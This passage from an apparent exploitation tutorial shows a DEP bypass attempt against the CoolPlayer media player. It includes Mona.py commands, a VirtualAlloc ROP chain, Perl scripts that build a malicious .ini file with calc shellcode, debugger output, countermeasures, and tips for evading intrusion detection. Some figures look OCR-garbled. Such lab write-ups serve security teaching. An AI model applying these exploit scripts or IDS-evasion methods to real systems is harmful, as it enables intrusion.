
To help protect your computer, Windows has closed this program.

Name: 1704872

Data Execution Prevention helps protect against damage from viruses or other threats. Some programs might not run correctly when it is turned on. For an updated version of this program, contact the publisher. What else should I do?

Figure 26: DEP preventing the buffer overflow exploit

There is a way to bypass DEP, through the creation of a ROP chain that will disable DEP through multiple system calls. **RETN** addresses will be key in this exploit, as it allows movement through memory and the stack. To find these **RETN** addresses, boot up Immunity Debugger and attach CoolPlayer to it, in the same way that you would attach CoolPlayer to OllyDbg. Mona.py will be used again, using the command seen in Figure 27 will create a text file showing usable **RETN** addresses.




```
Address  Hex dump                 ASCII
004DE000 00 00 00 00 00 00 00 00 ........
004DE008 00 00 00 00 00 00 00 00 ........
004DE010 00 00 00 00 00 00 00 00 ........
004DE018 00 00 00 00 00 00 00 00 ........
004DE020 00 00 00 00 00 00 00 00 ........
004DE028 00 00 00 00 00 00 00 00 ........
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
004DE0A0 00 00 00 00 00 00 00 00 ........
004DE0A8 00 00 00 00 00 00 00 00 ........
004DE0B0 00 00 00 00 00 00 00 00 ........
004DE0B8 00 00 00 00 00 00 00 00 ........
004DE0C0 00 00 00 00 00 00 00 00 ........
004DE0C8 00 00 00 00 00 00 00 00 ........
004DE0D0 00 00 00 00 00 00 00 00 ........
004DE0D8 00 00 00 00 00 00 00 00 ........
```

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d"
```

Figure 27: Mona.py finding RETN addresses


The test file created will be named **find.txt**, and can be found at **C:\Program Files\Immunity Inc\Immunity Debugger**. The file will contain many addresses, not all usable, so search for an address without any **NULL Bytes** and that is not as **READONLY**. Figure



```
0x77c127f2 : "retn" |  {PAGE_EXECUTE_READ}
0x77c127fe : "retn" |  {PAGE_EXECUTE_READ}
0x77c12802 : "retn" |  {PAGE_EXECUTE_READ}
0x77c1280e : "retn" |  {PAGE_EXECUTE_READ}
0x77c12816 : "retn" |  {PAGE_EXECUTE_READ}
```

Figure 28: RETN address selected


Figure 28 shows the address selected, being **0x77c127fe**, which will replace the **JMP ESP** found in the old calculator Perl script. Copy the script seen in Figure 29, replacing line 4 with your own chosen address.



```
1  my $file= "roptest.ini";
2  my $heading = "[CoolPlayer Skin] \n  PlaylistSkin= " . "\x41" x 1048;
3
4  my $eip = pack('V', 0x77c127fe);
5
6  open($FILE,">$file");
7  print $FILE $heading.$eip;
8  close($FILE);
```

Figure 29: Testing the Return address


This is not enough to check that the script is actually working, so open OllyDbg and attach CoolPlayer. We need to add a breakpoint at the **RETN** address so that we know for certain it is jumping to that location. Do this by pressing **CTRL G** on the Code window and enter the desired address, now right click it and select **Breakpoint**, then **Memory, on access**. This should turn the address black, now run CoolPlayer and load the **.ini** file into it. OllyDbg should display the **RETN** address now, with red text colour, showing that it is successfully jumping.



```
77C127FE   C3         RETN
77C127FF  ^77 E7      JA SHORT msvcrt.77C127E8
77C12801   45         INC EBP
77C12802   C3         RETN
```

Figure 30: Break point at the RETN address

Now in a similar manner a ROP chain must be found, this will be done in Immunity Debugger again with CoolPlayer attached. Type the command seen in Figure 31, which will create a text file named **rop_chains.txt** which can be found in the same location as the **find.txt**.




```
Address  Hex dump                 ASCII
004DE000 00 00 00 00 00 00 00 00 ........
004DE008 00 00 00 00 00 00 00 00 ........
004DE010 00 00 00 00 00 00 00 00 ........
004DE018 00 00 00 00 00 00 00 00 ........
004DE020 00 00 00 00 00 00 00 00 ........
004DE028 00 00 00 00 00 00 00 00 ........
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
004DE0A0 00 00 00 00 00 00 00 00 ........
004DE0A8 00 00 00 00 00 00 00 00 ........
004DE0B0 00 00 00 00 00 00 00 00 ........
004DE0B8 00 00 00 00 00 00 00 00 ........
004DE0C0 00 00 00 00 00 00 00 00 ........
004DE0C8 00 00 00 00 00 00 00 00 ........
004DE0D0 00 00 00 00 00 00 00 00 ........
004DE0D8 00 00 00 00 00 00 00 00 ........
```

```
!mona rop -n -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

Figure 31: Mona.py finding ROP chain

The file is rather large, containing many ROP chains sorted by mona.py select a chain from the section that contains the **VirtualAlloc()** function (around line 580), as it will be used to disable DEP. Perl is not an option here, so the ROP chain will first be converted to Perl so it can implemented in the script. Copy the selected ROP chain into a text document, as seen in Figure 32.



```
#[---INFO:gadgets_to_set_ebp:---]
C:\Documents and Settings\Administrator\Desktop\crashes\ROPtest.pl
      0x77c29d61,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c52217,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c23b47,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c43c2e,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
```


Figure 32: ROP chain

Notepad++ offers a useful replacing tool, which can be used to convert the python ROP chain into a Perl compatible code. Open the ROP text file and replace all instances of:

0x with **$rop = $rop.pack('V',0x**

, with **);**


Formatting to work with Perl will take some time. Implement the ROP chain within the old ROP chain test, as seen in Figure 33, and add the calculator shellcode too.



```perl
my $file= "rop.ini";
my $heading = "[CoolPlayer Skin] \n  PlaylistSkin= " . "\x41" x 1048;

my $eip = pack('V', 0x77c127fe);

#ROP chain
#[---INFO:gadgets_to_set_ebp:---]
$rop = $rop.pack('V',0x77c29d61); # POP EBP # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c29d61); # skip 4 bytes [msvcrt.dll]
#[---INFO:gadgets_to_set_ebx:---]
$rop = $rop.pack('V',0x77c46e9d); # POP EBX # RETN [msvcrt.dll]
$rop = $rop.pack('V',0xffffffff); #
$rop = $rop.pack('V',0x77c127e1); # INC EBX # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c127e1); # INC EBX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edx:---]
$rop = $rop.pack('V',0x77c52217); # POP EAX # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x2cfe1467); # put delta into eax (-> put $rop = $rop.pack('V',0x00001000 into edx)
$rop = $rop.pack('V',0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
$rop = $rop.pack('V',0x77c4ded4); # POP EAX # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x2cfe04a7); # put delta into eax (-> put $rop = $rop.pack('V',0x00000040 into ecx)
$rop = $rop.pack('V',0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c13ffd); # XCHG EAX,ECX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
$rop = $rop.pack('V',0x77c23b47); # POP EDI # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
$rop = $rop.pack('V',0x77c43c2e); # POP ESI # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$rop = $rop.pack('V',0x77c4ded4); # POP EAX # RETN [msvcrt.dll]
$rop = $rop.pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
#[---INFO:pushad:---]
$rop = $rop.pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
$rop = $rop.pack('V',0x77c354b4); # ptr to 'push esp # ret ' [msvcrt.dll]

#shellcode
my $shellcode = "\x90" x 10;
my $shellcode = $shellcode."\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\x93\xC2\x77"."\xFF\xD0";



open($FILE,">$file");
print $FILE $heading.$eip.$rop;
close($FILE);
```

Figure 33: Final ROP chain script

After running the created **.ini** in CoolPlayer, the desired effect of opening the calculator did not happen, and instead the error message from Figure 26 shows, meaning the ROP chain did not work. OllyDbg was then used to see if the stack revealed any information to give a cause for the **.ini** file failing.



```
001201EC  77C29D61  msvcrt.77C29D61
001201F0  77C46E9D  msvcrt.77C46E9D
001201F4  FFFFFFFF
001201F8  77C127E1  msvcrt.77C127E1
001201FC  77C127E1  msvcrt.77C127E1
00120200  77C52217  msvcrt.77C52217
00120204  20FE1467
00120208  77C4EB80  msvcrt.77C4EB80
0012020C  77C58FBC  msvcrt.77C58FBC
00120210  77C4DED4  msvcrt.77C4DED4
00120214  20FE04A7
00120218  77C4EB80  msvcrt.77C4EB80
0012021C  77C13FFD  msvcrt.77C13FFD
00120220  77C23B47  msvcrt.77C23B47
00120224  77C47A42  msvcrt.77C47A42
00120228  77C43C2E  msvcrt.77C43C2E
0012022C  77C2AACC  msvcrt.77C2AACC
00120230  77C4DED4  msvcrt.77C4DED4
00120234  77C1110C  <&KERNEL32.VirtualAlloc>
```

*Figure 34: Stack from ROP chain .**ini** file*

A break point was placed at **0x77c29d61**, which is the first **RETN** in the ROP chain, so the stack could be thoroughly examined. From the stack it is clear that addresses beginning with **2c** have been changed to **20**, therefore CoolPlayer is filtering characters making ROP chains near impossible.

Discussion

Countermeasures

Buffer Overflow attacks can result in major damage to your system, the reverse shell conducted earlier in the tutorial had the potential to be a serious risk to an unsuspecting user. However, buffer overflows can be stopped by these countermeasures.

- **DEP –** As shown in the latter half of the tutorial, Data Execution Prevention (DEP) helped greatly in preventing buffer overflow attacks. It does this by making the stack non-executable, preventing the shellcode from running. This stopped every malicious file created throughout this tutorial, showing its true strength as a countermeasure.
- **Canaries –** Canaries are random values placed after each buffer on the stack, which check to see if the original values have been modified by the user input. If the values have changed, the program can shut down before any malicious shellcode is run (Synopsys, 2017).
- **ASLR –** ASLR causes memory locations to change after each boot, meaning that **JMP ESP** would no longer work, as the location inside Kernel32 would have changed.

Avoiding Intrusion Detection Systems

Intrusion Detection Systems aim to prevent many exploits, including buffer overflow attacks, by monitoring for malicious activity and preventing acts that violate its policies. There are ways to bypass this system though, by using a polymorphic shellcode, by encoding the shellcode and placing the decoder in front of it. The shellcode will be automatically decoded once the application reaches it, allowing for exploits to get past an Intrusion Detection System.

The Intrusion Detection System is also vulnerable to Denial of Service attacks, so by sending too much data you can overwhelm the system. This vulnerability might not allow for shellcode execution, as much of the free space on the stack will be taken up with the Denial of Service data.

The Intrusion Detection System can also be deceived, by misusing error messages the system can begin to attack itself and other applications rather than the exploit. A fragmental approach can also lead to bypassing the system, by sending the shellcode in smaller chunks so that the Intrusion Detection System does not notice it.

References

Veracode (2020). *WHAT IS A BUFFER OVERFLOW? LEARN ABOUT BUFFER OVERRUN VULNERABILIBTIES, EXPLOITS & ATTACKS*. Available at:

https://www.veracode.com/security/buffer-overflow (Accessed on 02/05/2020)

Source Forge (2019). *CoolPlayer*. Available at:

http://coolplayer.sourceforge.net/ (Accessed on 02/05/2020)

Exploit Database (2010). *Windows/x86 (XP SP3) (English) – calc.exe Shellcode (16 bytes)*. Available at:

https://www.exploit-db.com/exploits/43773 (Accessed on 02/05/2020)

MIT (2003). *Red Hat Enterprise Linux 3: Using as, the Gnu Assembler. Chapter 5. Sections and Relocations. 5.5 bss Section*. Available at:

Whole manual: http://web.mit.edu/rhel-doc/3/pdf/rhel-as-en.pdf

Specific chapter: http://web.mit.edu/rhel-doc/3/rhel-as-en-3/bss.html

(Accessed on 03/05/2020)

Gribblelabs (2012). *Memory: Stack vs Heap*. Available at:
https://gribblelab.org/CBootCamp/7_Memory_Stack_vs_Heap.html (Accessed on 03/05/2020)

GeeksforGeeks (2020). *Memory Layout of C Programs*. Available at:

https://www.geeksforgeeks.org/memory-layout-of-c-program/ (Accessed on 03/05/2020)

Medium (2018). *How to understand your program's memory*. Available at:

https://medium.com/free-code-camp/understand-your-programs-memory-92431fa8c6b (Accessed on 03/05/2020)

Exploit DB (2011). *HackSysTeam: Egg Hunter*. Available at:

https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf (Accessed on 04/05/2020)

GitHub (2019). *Egghunter shellcode*. Available at:

https://anubissec.github.io/Egghunter-Shellcode/# (Accessed on 04/05/2020)

Synopsys (2017). *How to detect, prevent and mitigate buffer overflow attacks*. Available at:

https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/

(Accessed on 04/05/2020)

Research Gate (2012) Hossein Jadidoleslamy. *Weaknesses, Vulnerabilities and Elusion Strategies against Intrusion Detection Systems*. Available at:

https://www.researchgate.net/publication/269672807_Weaknesses_Vulnerabilities_And_Elusion_Strategies_Against_Intrusion_Detection_Systems (Accessed on 12/05/2020)

Tool References:

OllyDbg (2014). *OllyDbg*. Available at:

http://www.ollydbg.de/ (Accessed on 02/05/2020)

Mona.py (2020). *Mona.py*. Available at:

https://github.com/corelan/mona (Accessed on 04/05/2020)

Immunity Debugger (2020). *Immunity Debugger*. Available at:

https://www.immunityinc.com/products/debugger/ (Accessed on 04/05/2020)

GitHub (2014). *findjmp*. Available at:

https://github.com/nickvido/littleoldearthquake/tree/master/corelan/findjmp/findjmp/bin
(Accessed on 04/05/2020)

GitHub (2020). *pattern_create*. Available at:

https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/pattern_create.rb
(Accessed on 04/05/2020)

GitHub (2020). *pattern_offset*. Available at:

https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/pattern_offset.rb
(Accessed on 04/05/2020)

GitHub (2016). *MSFGUI*. Available at:

https://github.com/scriptjunkie/msfgui (Accessed on 04/05/2020)

Notepad++ (2020). *Notepad++*. Available at:

https://notepad-plus-plus.org/downloads/ (Accessed on 04/05/2020)